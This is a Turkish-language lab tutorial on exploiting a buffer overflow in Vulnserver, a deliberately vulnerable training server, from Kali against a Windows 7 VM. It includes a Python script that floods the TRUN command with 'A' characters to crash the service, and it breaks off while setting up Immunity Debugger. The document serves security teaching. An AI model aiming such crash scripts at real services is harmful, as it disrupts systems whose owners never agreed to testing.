

Buffer Overflow

Okan YILDIZ

Software Developer/Security Consultant

Buffer Overflow	1
Buffer Overflow	3
Projenin Amacı:	3
Bulgular ve Ekran Görüntüleri:	3
Immunity Debugger Kurulumu ve Tanımı:	10
Windows komut satırı üzerinden uygulama çalışma	30

Buffer Overflow

Projenin Amacı:


Bir uygulamada zafiyet tespit etmek ve bu zafiyetten faydalananacak bir istismar kodu geliştirmektir. Sanal makine üzerine kurduğumuz işletim sistemleri aracılığı ile hedef bilgisayar üzerinde önbellek taşıma yapacağız. Saldırı yaptığımız ve istismar kodunu geliştirdiğimiz işletim sistemimiz “Kali” dir. Kali üzerinde 300 den fazla güvenlik yazılımı olan bir işletim sistemidir.

Hedef

bilgisayarımız ise sanal makine üzerine kurduğumuz ve Microsoft tarafından geliştirilen “Windows 7” işletim sistemidir.


Bulgular ve Ekran Görüntüleri:

1. Bir uygulamada zafiyet tespit etmek ve bu zafiyetten faydalananacak bir istismar kodu geliştirmek için yazılmış bir uygulama olan Vulnserver yazılımını **Windows 7** üzerinde çalıştırıyoruz ve bu makinemizin ip adresini cmd ekranında **ipconfig** yazarak öğreniyoruz.



İp adresimiz 192.168.124.133 olduğunu görüyoruz.

2. Bu aşamada Kali de komut ekranına gelip hedef bilgisayarla iletişim kurmaya çalışıyoruz. Bunun için komut satırına **telnet 192.168.124.133 9999** yazıyoruz. Burada ki 9999 vulnserver'in kullandığı portdur.




```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@kan:~# telnet 192.168.124.133 9999
Trying 192.168.124.133...
Connected to 192.168.124.133.
Escape character is '^]'.
Welcome to Vulnerable Server! Enter HELP for help.

HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value] 5.3-
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [kstan_value]
EXIT
```

Karşımıza gelen ekranda **HELP** komutunu yazarak, hangi komutları kullanabileceğimizi öğreniyoruz.

3. Bağlantının kurulup, kurulmadığını görmek için vulnserver ekranımıza bakıyoruz.



Baktığımızda **192.168.124.131** nolu ip ile iletişim kurduğunuza görüyoruz. Kalimize gelerek bu ip adresini teyit edelim.


```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:32:03:06
          inet addr:192.168.124.131  Bcast:192.168.124.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe32:306/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:189 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:27675 (27.0 KiB)  TX bytes:10157 (9.9 KiB)
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:65536  Metric:1
                  RX packets:20 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)

root@okan:~#
```

Baktığımızda bu ip numarasının bize ait olduğunu görüyoruz.

4. Bu aşamada **vulnserver** a **TRUN** komutu ile bir dizi karakter gönderiyorum. Bunu yollamamda ki amaç vulnserver'in bu iletişimini de kabul edip etmeyeceğini görmek. Bunun önceden geliştirdiğimiz ve bir

sonraki aşamlarda yapımına degeneceğim ./istismar komutunu yazıp hedef pc ye 3 adet paket yolluyoruz.




```
Uygulamalar Yerler $ Uçbirim
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# telnet 192.168.124.133 9999
Trying 192.168.124.133...
Connected to 192.168.124.133.
Escape character is '^'.
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands: telnet-6.0-3-
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [kstan_value]
EXIT
EXIT
GOODBYE
Connection closed by foreign host.
root@okan:~# ./istismar
Length of attack: 3
Welcome to Vulnerable Server! Enter HELP for help.


Sending attack length 3 to TRUN .
TRUN COMPLETE

GOODBYE
root@okan:~#
```

Bu işleminin başarı ile gerçekleştiğini bize söylüyor. Vulnserver'in bu bağlantıyı da kabul edip etmediğini görmek için vulnserver ekranına bakıyoruz.



5. Bu aşamada bir sonraki adım da kullanacağımız istismar kodunu geliştirme aşamlarına degeneceğim bunun için konsol ekranına **nano istismar** yazıyoruz ve karşımıza gelen ekrana python dili ile kodlarımızı yazıyoruz.



The screenshot shows a terminal window titled "File: istismar" with the following Python code:

```
#!/usr/bin/python
import socket
server = '192.168.124.133'
sport = 9999

length = int(raw_input('Length of attack: '))
attack = 'A' * length

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack length ", length, ' to TRUN .'
s.send('TRUN .' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

At the bottom of the terminal window, there are several green status icons and their corresponding labels: "Yardım Al", "Yaz", "Dosya Oku", "Önceki Sayfa", "Metni Kes", "İmleç Pozisyonu", "Çık", "Yazla", "Ara", "Sonraki Sayfa", "UnCut Text", and "Denetime".

Burada **server** yazan yere hedef pc nin ip adresini,sport olan yere port numarasını yazıyoruz. Bu program vasıtasyyla klavyeden gireceğimiz sayı kadar hedef pc ye “A” karakterini yollayacaktır. Kodumuzu yazdıktan sonra ctrl + x yazıyoruz karşımıza çıkan ekranları onayladıkten sonra tekrar konsol ekranımıza gelip **chmod a+x istismar** kodunu giriyoruz. Bu kodu girmez isek, çalıştırduğumız istismar da erişim engeli çıkacaktır.


6. Şimdi ise hedef bilgisayara çok sayıda “A” paketi yollayarak vulnserver a hata yaptırmaya çalışıyoruz.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./istismar
Length of attack: 1000
Welcome to Vulnerable Server! Enter HELP for help.
KaliLive
Sending attack length 1000 to TRUN .
TRUN COMPLETE

GOODBYE
root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.
Sending attack length 2000 to TRUN .
[
```


İlk olarak 1000 adet karakter yolladık ancak program çökmedi, ardından paket sayısını 2000 e çıkardığımızda paketlerin iletilmediğini görüyoruz.

7. Gelen 2000 paket ile vulnserver yazılımının çöktüğünü görüyoruz.




Immunity Debugger Kurulumu ve Tanımı:

Yazılımın içini ve çalışma imkanını gördüğümüz immunity debugger yazılımını <http://debugger.immunityinc.com/> adresinden hedef bilgisayarımıza indiriyoruz. Yönetici olarak çalıştırduğumuz setup dosyasından sonra aşağıda verilen ekran karşımıza gelecektir. I accept i işaretledikten sonra programı kuruyoruz.




Program yüklenikten sonra uygulamamız aşağıdaki gibi açılabilir duruma gelecektir.



- Sol alta: Yazılımın anlık durumu
 - Sağ üst ekranın registry değerleri arasında;
 - EIP: Extended Instruction Pointer, yazılım tarafından işleme alınacak bir sonraki komut.
 - ESP: Extended Stack Pointer, belleğin üstü
 - EBP: Extended Base Pointer, belleğin altı
 - Sol üstteki ekran komutları Assembly dilinde neler olup bittiğini gösterir.

8. Immunity debugger a vulnserver i ekliyoruz. Bunun için sırasıyla File ve Attach sekmlerine tklıyoruz ve aşağıdaki gibi karşımıza gelen ekranda vulnserver.exe yi bulup attach diyoruz.



Attach butonuna bastıktan sonra bizi aşağıdaki gibi bir ekran karşılaşayacak.

The screenshot shows the Immunity Debugger interface with the following details:

- Assembly Pane:** Displays assembly code for the ntdll.dll module. A specific instruction at address 77E80000 is highlighted as a call to `_DbgBreakPoint`.
